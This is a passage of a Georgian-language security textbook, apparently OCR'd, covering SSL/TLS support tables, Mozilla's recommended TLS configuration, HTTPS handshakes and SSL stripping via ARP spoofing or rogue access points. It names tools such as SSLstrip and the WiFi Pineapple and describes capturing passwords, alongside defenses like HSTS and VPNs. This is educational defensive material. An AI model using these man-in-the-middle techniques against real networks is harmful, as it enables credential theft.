	14, 15	Windows 10 Mobile v1607–v1709	No[160]	Disabled by default	Yes	Yes	Yes	No	Yes	Yes	Yes	Mitigated	Not affected	Mitigated	Disabled by default[n 16]	Mitigated	Mitigated	No
Apple Safari [n 36]	1	Mac OS X 10 2, 10 3	No[174]	Yes	Yes	No	No	No	No	No	No	Vulnerable	Not affected	Vulnerable	Vulnerable	Vulnerable	Vulnerable	No
	2–5	Mac OS X 10 4, 10 5, Win XP	No	Yes	Yes	No	No	No	since v3 2	No	No	Vulnerable	Not affected	Vulnerable	Vulnerable	Vulnerable	Vulnerable	No
	3–5	Vista, Win 7	No	Yes	Yes	No	No	No	since v3 2	No	Yes[163]	Vulnerable	Not affected	Vulnerable	Vulnerable	Vulnerable	Vulnerable	No
	4–6	Mac OS X 10 6, 10 7	No	Yes	Yes	No	No	No	Yes	Yes[71]	Yes[72]	Vulnerable	Not affected	Vulnerable	Vulnerable	Vulnerable	Vulnerable	No
	6	OS X 10 8	No	Yes	Yes	No	No	No	Yes	Yes	Yes[72]	Mitigated [n 37]	Not affected	Mitigated [n 38]	Vulnerable [n 38]	Mitigated [180]	Vulnerable	No
	7, 9	OS X 10 9	No	Yes	Yes	Yes[181]	Yes[181]	No	Yes	Yes	Yes	Mitigated [176]	Not affected	Mitigated [n 38]	Vulnerable [n 38]	Mitigated [180]	Vulnerable	No
	8–10	OS X 10 10	No	Yes	Yes	Yes	Yes	No	Yes	Yes	Yes	Mitigated	Not affected	Mitigated [n 38]	Lowest priority [182][n 38]	Mitigated [180]	Mitigated [183]	No

	9–11	OS X 10 11	No	No	Yes	Yes	Yes	No	Yes	Yes	Yes	Mitigated	Not affected	Not affected	Lowest priority	Mitigated	Mitigated	No
	10–12	macOS 10 12	No	No	Yes	Yes	Yes	No	Yes	Yes	Yes	Mitigated	Not affected	Not affected	Disabled by default[n 16]	Mitigated	Mitigated	No
	11, 12	13 macOS 10 13	No	No	Yes	Yes	Yes	No	Yes	Yes	Yes	Mitigated	Not affected	Not affected	Disabled by default[n 16]	Mitigated	Mitigated	No
	12, 13	14 macOS 10 14	No	No	Yes	Yes	Yes	Yes (since macOS 10 14 4)[184]	Yes	Yes	Yes	Mitigated	Not affected	Not affected	Disabled by default[n 16]	Mitigated	Mitigated	No
	13	14 macOS 10 15	No	No	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Mitigated	Not affected	Not affected	Disabled by default[n 16]	Mitigated	Mitigated	No
	14	macOS 11 0	No	No	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Mitigated	Not affected	Not affected	Disabled by default[n 16]	Mitigated	Mitigated	No
Apple Safari (mobile) [n 39]	3	iPhone OS 1, 2	No[188]	Yes	Yes	No	No	No	No	No	No	Vulnerable	Not affected	Vulnerable	Vulnerable	Vulnerable	Vulnerable	No
	4, 5	iPhone OS 3, iOS 4	No	Yes	Yes	No	No	No	Yes[189]	Yes	since iOS 4[163]	Vulnerable	Not affected	Vulnerable	Vulnerable	Vulnerable	Vulnerable	No
	5, 6	iOS 5, 6	No	Yes	Yes	Yes[185]	Yes[185]	No	Yes	Yes	Yes	Vulnerable	Not affected	Vulnerable	Vulnerable	Vulnerable	Vulnerable	No
	7	iOS 7	No	Yes	Yes	Yes	Yes	No	Yes	Yes	Yes[190]	Mitigated [191]	Not affected	Vulnerable	Vulnerable	Vulnerable	Vulnerable	No
	8	iOS 8	No	Yes	Yes	Yes	Yes	No	Yes	Yes	Yes	Mitigated	Not affected	Mitigated [n 38]	Lowest priority [192][n 38]	Mitigated [193]	Mitigated [194]	No
	9	iOS 9	No	No	Yes	Yes	Yes	No	Yes	Yes	Yes	Mitigated	Not affected	Not affected	Lowest priority	Mitigated	Mitigated	No
	10–11	iOS 10, 11	No	No	Yes	Yes	Yes	No	Yes	Yes	Yes	Mitigated	Not affected	Not affected	Disabled by default[n 16]	Mitigated	Mitigated	No
	12	iOS 12	No	No	Yes	Yes	Yes	Yes (since iOS	Yes	Yes	Yes	Mitigated	Not affected	Not affected	Disabled by	Mitigated	Mitigated	No

								12 2)[184]							default[n 16]			
	13	iOS 13 iPadOS 13	No	No	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Mitigated	Not affected	Not affected	Disabled by default[n 16]	Mitigated	Mitigated	No
	14	iOS 14 iPadOS 14	No	No	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Mitigated	Not affected	Not affected	Disabled by default[n 16]	Mitigated	Mitigated	No
			SSL protocols		TLS protocols				Certificate Support			Vulnerabilities fixed						
Google Android OS [195]	Android 1 0–4 0 4		No	Enabled by default	Yes	No	No	No	Unknown	Yes[71]	since 3 0[163][72]	Unknown	Unknown	Vulnerable	Vulnerable	Vulnerable	Vulnerable	No
	Android 4 1–4 4 4		No	Enabled by default	Yes	Disabled by default [196]	Disabled by default [196]	No	Unknown	Yes	Yes	Unknown	Unknown	Vulnerable	Vulnerable	Vulnerable	Vulnerable	No
	Android 5 0–5 0 2		No	Enabled by default	Yes	Yes[196][197]	Yes[196][197]	No	Unknown	Yes	Yes	Unknown	Unknown	Vulnerable	Vulnerable	Vulnerable	Vulnerable	No
	Android 5 1–5 1 1		No	Disabled by default [citation needed]	Yes	Yes	Yes	No	Unknown	Yes	Yes	Unknown	Unknown	Not affected	Only as fallback [n 15]	Mitigated	Mitigated	No
	Android 6 0–7 1 2		No	Disabled by default [citation needed]	Yes	Yes	Yes	No	Unknown	Yes	Yes	Unknown	Unknown	Not affected	Disabled by default	Mitigated	Mitigated	No
	Android 8 0–9 0		No	No [198]	Yes	Yes	Yes	No	Unknown	Yes	Yes	Unknown	Unknown	Not affected	Disabled by default	Mitigated	Mitigated	No
	Android 10 0		No	No	Yes	Yes	Yes	Yes	Unknown	Yes	Yes	Unknown	Unknown	Not affected	Disabled by default	Mitigated	Mitigated	No
	Android 11 0		No	No	Yes	Yes	Yes	Yes	Unknown	Yes	Yes	Unknown	Unknown	Not affected	Disabled by default	Mitigated	Mitigated	No

ეს ცხრილი გიჩვენებთ, რამდენად მნიშვნელოვანია, გქონდეთ პროგრამების უახლესი ვერსიები და სერვერები, რომლებსაც უერთდებით, იყენებდნენ უახლეს ვერსიებს. სამწუხაროდ, ხშირად ამის კონტროლი არ შეგიძლიათ. მაგრამ თუ იცით, რომ კონფიდენციალურობა მთავარია, მაშინ არ უნდა იმუშაოთ ისეთ სერვერებთან, რომლებიც SSL 1.0-ს იყენებენ.

ბმული https://wiki.mozilla.org/Security/Server_Side_TLS გიჩვენებთ შიფრაციის რომელი ნაკრებებია ყველაზე უსაფრთხო. ამ ბმულის საშუალებით ყოველთვის უახლესი ინფორმაცია გექნებათ უსაფრთხო შიფრაციის ნაკრებებზე.



Modern compatibility

For services with clients that support TLS 1.3 and don't need backward compatibility, the **Modern** configuration provides an extremely high level of security.

- Cipher suites (TLS 1.3): **TLS_AES_128_GCM_SHA256:TLS_AES_256_GCM_SHA384:TLS_CHACHA20_POLY1305_SHA256**
- Cipher suites (TLS 1.2): (none)
- Protocols: **TLS 1.3**
- Certificate type: **ECDSA (P-256)**
- TLS curves: **X25519, prime256v1, secp384r1**
- HSTS: **max-age=63072000 (two years)**
- Certificate lifespan: **90 days**
- Cipher preference: **client chooses**

```
0x13,0x01  -  TLS_AES_128_GCM_SHA256        TLSv1.3  Kx=any  Au=any  Enc=AESGCM(128)             Mac=AEAD
0x13,0x02  -  TLS_AES_256_GCM_SHA384        TLSv1.3  Kx=any  Au=any  Enc=AESGCM(256)             Mac=AEAD
0x13,0x03  -  TLS_CHACHA20_POLY1305_SHA256  TLSv1.3  Kx=any  Au=any  Enc=CHACHA20/POLY1305(256)  Mac=AEAD
```

- Rationale:
  - All cipher suites are forward secret and authenticated
  - The cipher suites are all strong and so we allow the client to choose, as they will know best if they have support for hardware-accelerated AES
  - We recommend ECDSA certificates using P-256, as P-384 provides negligible improvements to security and Ed25519 is not yet widely supported

ზემოთ მოყვანილი ბმული წაგიყვანთ ჩვენთვის ცნობილ ყველაზე საუკეთესო გვერდზე. ის გაჩვენებთ, რასთან არიან ეს ნაკრებები თავსებადი. გვერდი გაძლევთ ოპტიმალურ ნაკრებებს, რომლებიც თავსებადია ბევრად მეტ რესურსთან და წარმოადგენენ შიფრაციის კარგი მეთოდების ნაკრებებს. გვერდი გაძლევთ ხელსაწყოს, რომლის საშუალებითაც მიიღებთ სერვერის კონფიგურაციას იმის მიხედვით, რა სერვერის კონფიგურაციას აკეთებთ. კიდევ ერთი საიტი, რომელიც მოგცემთ შიფრაციის მეთოდების ნაკრებებს, არის https://weakdh.org/sysadmin.html. ასევე, კარგი ნაკრებია https://www.grc.com/miscfiles/SChannel_Cipher_Suites.txt, რომელიც Windows-ის სერვერის საკონფიგურაციო ფაილს იძლევა ტექსტურ ფორმატში.

SSL-ის Stripping -ი ანუ SSL-is მოხევა


ჰაკერმა, რომელიც მოახერხებს მოთავსდეს მომხმარებელსა და სერვერს შორის, შეიძლება მოახდინოს ე.წ. „შუაკაცის“ შეტევები. ერთ-ერთი ასეთი შეტევა, რომელსაც მინიმალური ცოდნა და რესურსები სჭირდება, არის SSL Stripping. ჰაკერი მოათავსებს პროქსი სერვერს მომხმარებელსა და სერვერს შორის, პროქსი მიიღებს HTTPS კავშირებს და გარდაქმნის მათ HTTP-ით. ამისი უფასო პროგრამაც არსებობს, რომელსაც SSL Strip ჰქვია. ეს პროგრამა შეიძლება იპოვოთ მოქსი მარლინსპიკეს საიტზე https://moxie.org/. იგი კიბერუსაფრთხოების საკმაოდ კარგი სპეციალისტია.

HTTPS ბმულებზე გადასასვლელად რამდენიმე სხვადასხვა გზა არსებობს:

1. ავკრიფოთ ბრაუზერის მისამართის სტრიქონში ვებ-მისამართი, რომელიც არის HTTP, სერვერი გადაგვამისამართებს შესაბამის HTTPS გვერდზე,

2. შეგვიძლია დავაჭიროთ ბმულს, რომელიც გადაგვიყვან HTTPS გვერდზე.

SSL Stripping-ი სწორედ ამ ორ მეთოდს უყურებს. ვთქვათ, გააგზავნეთ მოთხოვნა სერვერზე, თქვენს შუაში მყოფი პროქსი ამ მოთხოვნას გადააკეთებს HTTP-ით და გაუგზავნის სერვერს. სერვერი იტყვის, რომ ეს მოთხოვნა უნდა იყოს HTTPS და გამოგიგზავნით შესაბამის ინფორმაციას. პროქსი დაიჭერს ამ ინფორმაციას და თქვენ გადმოგიგზავნით HTTP ვარიანტს, თვითონ კი იქცევა ისე, ვითომ თქვენი ბრაუზერია. სამწუხაროდ, სერვერი ვერანაირად ვერ გაარკვევს, სინამდვილეში ვინ ელაპარაკება. სერვერს ჰგონია, რომ ბრაუზერს ელაპარაკება, ხოლო თქვენ ეკრანზე დაინახავთ თითქმის იმას, რაც უნდა დაგენახათ ნორმალური კავშირის დროს. ის პატარა განსხვავება კი ის იქნება, რომ ვებ-მისამართის წინ ბრაუზერი არ გაჩვენებთ ბოქლომს ან გაჩვენებთ HTTP-ს, გააჩნია ვერსიას. ამას ხალხის უმეტესობა ვერ მიხვდება, ან ვერ შეამჩნევს. ამის გასაკეთებლად კი საჭიროა, რომ ჰაკერი იყოს მომხმარებელსა და სერვერს შორის და შეეძლოს მათ შორის ინფორმაციის გაცვლის შუაში ჩაჯდომა.



ჩვეულებრივ, არც ისე ადვილია შუაში ჩაჯდომა, მაგრამ ინტერნეტ კაფეს, სამსახურის ქსელს, ან თქვენს ინტერნეტის მომწოდებელს შეუძლია ამის გაკეთება, რადგან ისინი აკონტროლებენ ქსელებს და არიან თქვენსა და ვებსაიტებს შორის. ასეთი შეტევის განხორციელება შეუძლიათ მთავრობებს და უსაფრთხოების სტრუქტურებსაც, რადგან მათაც აქვთ მოწყობილობები ინტერნეტზე, რომლებიც აკონტროლებენ ინტერნეტში მონაცემთა მიმოცვლას. თუმცა, როგორც დაინახეთ, ეს არ არის ძალიან საიდუმლო შეტევა და ალბათ მთავრობები არ გამოიყენებენ მასობრივი თვალთვალისათვის, რადგან ეს შეტევის ძალიან მარტივი ფორმაა, რომლის აღმოჩენაც საკმაოდ ადვილია. სადმე შორს მჯდომი ჰაკერისთვის კი ძალიან რთულია თქვენი კავშირის გაკონტროლება, შესაბამისად, მათთვის უფრო ადვილია შეუტიონ თქვენს სისტემას და თუ სისტემა გატეხეს, აღარ დასჭირდებათ ქსელში შეღწევაზე წვალება.

ასეთი შეტევის განხორციელების სხვა მეთოდია, თუ ჰაკერი თქვენს ქსელის კაბელზეა მიერთებული, ან WIFI-ზე მოახერხა შესვლა, შეუძლია ინფორმაციის მიმოსვლა თავისი კომპიუტერის გავლით გადაამისამართოს. ამას კი ARP Spoofing ან მოწამვლას (Poisoning) უწოდებენ. ამ მეთოდის გამოყენებისას ჰაკერი აგზავნის ARP, რაც მათ კომპიუტერს გადაიქცევს თქვენი მანქანის ძირითად ინტერნეტ ჭიშკრად (Getway) ანუ რუტერად. ეს კი იმის გამოა შესაძლებელი, რომ Ethernet-ს არ აქვს მექანიზმი, რომელიც კომპიუტერებს აუკრძალავს ამ ტიპის პაკეტების გაგზავნას და პრინციპში ნებისმიერ კომპიუტერს ქსელში ნებისმიერი როლის თამაში შეუძლია. ჰაკერი კი ინტერნეტ ინფორმაციის გადამისამართების შემდეგ ახდენს ჩვეულებრივ SSL Stripping-ს. ARP Spoofing-ზე მეტის გასაგებად გადადით http://www.irongeek.com/i.php?page=security/AQuickIntrotoSniffers ვებსაიტზე. ასეთი სიტუაციების გასაკონტროლებლად არსებობს პროგრამა ARP Watch https://www.tecmint.com/monitor-ethernet-activity-in-linux/, ეს პროგრამა ლინუქსისთვის არის დაწერილი. ასეთი პროგრამები Kali Linux-ში არსებობს: (IsaCap და ARPbooth), SSL Strip, Kane and Abel.


SSL Stripping-ის გაკეთება, ასევე, შეიძლება, თუ მოახერხებთ უკაბელო ქსელის შესვლის დამატებითი წერტილის (Access Point) დაყენებას. მაშინ მოახერხებთ, გააკეთოთ შუაკაცის შეტევა ამ მოწყობილობის მეშვეობით. მოწყობილობა, რომელიც იმუშავებს, როგორც შესვლის წერტილი და ავტომატურად მოახდენს SSL Stripping-ს, იყიდება ამ ბმულზე https://shop.hak5.org/products/wifi-pineapple. თუ ამ მოწყობილობას ჩართავთ ხალხმრავალ ადგილას, განცვიფრდებით, ფეისბუქის თუ სხვა საიტების პაროლს მოიპარავს ეს მოწყობილობა. საზოგადოდ, როგორც კი SSL Strip-ს აკეთებთ, ხედავთ ყველაფერს, რასაც აკეთებს დაჰაკერებული მომხმარებელი და რა თქმა უნდა, პაროლებიც შეიძლება დაინახოთ.

ალბათ გაგიჩნდებათ კითხვა, რა ვქნათ, როგორ დავიცვათ თავი ასეთ სიტუაციებში:


- თუ უბრალო მომხმარებელი ხართ, პრინციპში ეს საკმაოდ მარტივია. დააკვირდით, რომ აღარ გაქვთ HTTPS. ამას ბრაუზერში ადვილად დაინახავთ. მაგრამ როცა გეჩქარებათ, ან პატარა ეკრანს უყურებთ, შეიძლება გამოგრჩეთ ეს დეტალი, ან შეიძლება პატარა ეკრანზე ვერ შეამჩნიოთ. ამიტომ ყველას სჯობია გამოიყენოთ დამატებითი შიფრაცია, როგორიც არის SSH ან VPN. მოკლედ, მთავარია მონაცემები იყოს კავშირის ბოლოებს შორის დაშიფრული. იმ შემთხვევაშიც კი თუ SSL Stripping მოხდება, ჰაკერი მხოლოდ დაშიფრულ ინფორმაციას ნახავს. ლოკალურ ქსელებში შესაძლებელია აღმოაჩინოთ ARP Spoofing, ამის გასაკეთებელი რამდენიმე პროგრამა არსებობს ამ ბმულზე https://www.tecmint.com/monitor-ethernet-activity-in-linux/ და http://sniffdet.sourceforge.net/.
- თუ სერვერს აკონტროლებთ, გააქტიურეთ HSTS პროტოკოლი. ეს პროტოკოლი აგზავნის სპეციალურ პაკეტებს, რომლებიც ბრაუზერს ეუბნება, რომ მიიღოს მხოლოდ HTTPS პაკეტები. ასევე, შესაძლებელია ვირტუალური ქსელების შექმნა, რომლებშიც ერთმანეთისაგან გამოყოფთ კომპიუტერების ჯგუფებს და უფრო ძნელი იქნება სამიზნე კომპიუტერის ვირტუალურ ქსელში მოხვედრა. Firewall-ებიც დაგიცავენ, ისინი მონაცემებს მხოლოდ ერთი მიმართულებით გაატარებენ, მათი გამოყენებით შეგვიძლია მოვახდინოთ უკაბელო ქსელების ერთმანეთისაგან იზოლაცია ისე, რომ ორმა ან მეტმა ქსელმა ვერ დაინახოს ერთმანეთის მონაცემები.

HTTPS (უსაფრთხო HTTP)

HTTP არის ვებსაიტების მონაცემთა გადაცემის პროგრამული შრის პროტოკოლი, ანუ ის გარკვეულნაირად ჩაწერილ ტექსტს გადათარგმნის იმ ფორმატში, რასაც ეკრანზე ხედავთ. ანუ HTTP არის პროტოკოლი, რომლის საშუალებითაც ხდება HTML ფორმატში ჩაწერილი ტექსტის გაცვლა ვებსაიტებს შორის. გასაცვლელი ტექსტები დაახლოებით ასე გამოყურება:




თუ ბრაუზერის Page Source კონტექსტური მენიუთი გადაერთვებით HTML ნახვის რეჟიმში, დაახლოებით ასეთ რამეს დაინახავთ:




შესაბამისად, ნებისმიერს ვინც შეძლებს ეს ტექსტი ქსელში გადაცემისას დაიჭიროს შეუძლია მისი წაკითხვა. მაგრამ, თუ HTTP-ს შეცვლით HTTPS-ით, დაიწყებთ SSL ან TLS პროტოკოლების გამოყენებას. შესაბამისად ტექსტი დაიშიფრება და მისი წაკითხვა შეუძლებელი გახდება.

HTTPS-ით ვებსაიტთან შეერთებისას კლიენტი მოითხოვს SSL-ის გააქტიურებას. სერვერი კლიენტს პასუხობს, რომ საჭიროა უსაფრთხო სესიის დაწყება. ამის შემდეგ კლიენტი უგზავნის თავის უსაფრთხოების პარამეტრებს, ანუ კლიენტი სერვერს ატყობინებს, რა ციფრული გასაღებების გამოყენება შეუძლია, რა ციფრულ სერტიფიკატებს იყენებს და ა.შ. სერვერი კი ამ პარამეტრებს შეადარებს თავის პარამეტრებს, სანამ არ იპოვის საერთო პარამეტრებს. ამ პროცესს ხელის ჩამორთმევას (Handshake) უწოდებენ. კლიენტის იდენტიფიკაციას სერვერი მისთვის ციფრული სერტიფიკატის გაგზავნის საშუალებით ახდენს. ციფრულ სერტიფიკატებს ამ HTTPS-ის შემდეგ განვიხილავთ. თუ კლიენტი გადაწყვეტს, რომ ენდოს სერვერს, მაშინ კავშირი გრძელდება. სერვერმა შეიძლება კლიენტს მოსთხოვოს, რომ მანაც გაუგზავნოს სერტიფიკატი ორმხრივი იდენტიფიკაციისათვის, თუმცა ეს იშვიათად ხდება. მაგრამ თუ ბოლოებს შორის მთლიანად დაცული კავშირი გჭირდებათ, ორივე მხარის იდენტიფიცირება უნდა მოხდეს ციფრულად ხელმოწერილი სერტიფიკატებით. ამას უკეთესად ავხსნით, როცა ციფრულ სერტიფიკატებს განვიხილავთ. კლიენტი სერვერს უგზავნის სიმეტრიულ გასაღებს, რომელიც იშიფრება სერვერის საჯარო გასაღებით, ამის შემდეგ კი მონაცემთა გაცვლა სწორედ სიმეტრიული გასაღებით (მაგალითად, AES) ხდება. სწორედ ასე ხდება დაცული კავშირის დამყარება, TLS-ის გამოყენების შემთხვევაში სერვერს და ბრაუზერებს უნდა შეეძლოთ ამ პროტოკოლის გამოყენება. ყველა თანამედროვე ბრაუზერს აქვს TLS-ის მხარდაჭერა. ყოველი ბრაუზერი გაჩვენებთ, როცა გამოიყენება HTTPS, ხშირად ის უბრალოდ გაჩვენებთ HTTPS-ს მისამართის სტრიქონში, ანდა იგივე სტრიქონის წინ ბოქლომი იხატება.


თუ ბოქლომზე დააჭერთ, ეკრანზე ამოხტება კონტექსტური ფანჯარა.



და დააჭერთ Certificate (Valid) სტრიქონზე. ეკრანზე გამოვა სერტიფიკატის საინფორმაციო ფანჯარა, რომელშიც შეგიძლიათ ნახოთ მეტი ინფორმაცია დაშიფვრასა თუ სერტიფიკატის შესახებ.



თუ ცოტა მაინც ერკვევით პაკეტების მონიტორინგში და შესაბამის პროგრამებში, WireShak-ით შეგიძლიათ გააანალიზოთ შეერთების პროტოკოლი და უყუროთ, რა ინფორმაციის პაკეტები გაიცვლება კლიენტსა და სერვერს შორის. ასევე, თუ გამოიყენებთ www.ssllabs.com საიტს, შეგიძლიათ შეიყვანოთ ნებისმიერი HTTPS ვებსაიტის მისამართი და იგი გაჩვენებთ, დაშიფვრის რა საშუალებებს გაძლევთ ეს საიტი. მაგალითად:




ეს საიტი მოგცემთ შეფასებას, რამდენად კარგად არის ვებსაიტი დაცული. შესაბამისად, შეგიძლიათ გამოიყენოთ საკუთარი ვებსაიტის ტესტირებისთვის, ან სხვა ვებსაიტის შესამოწმებლად.

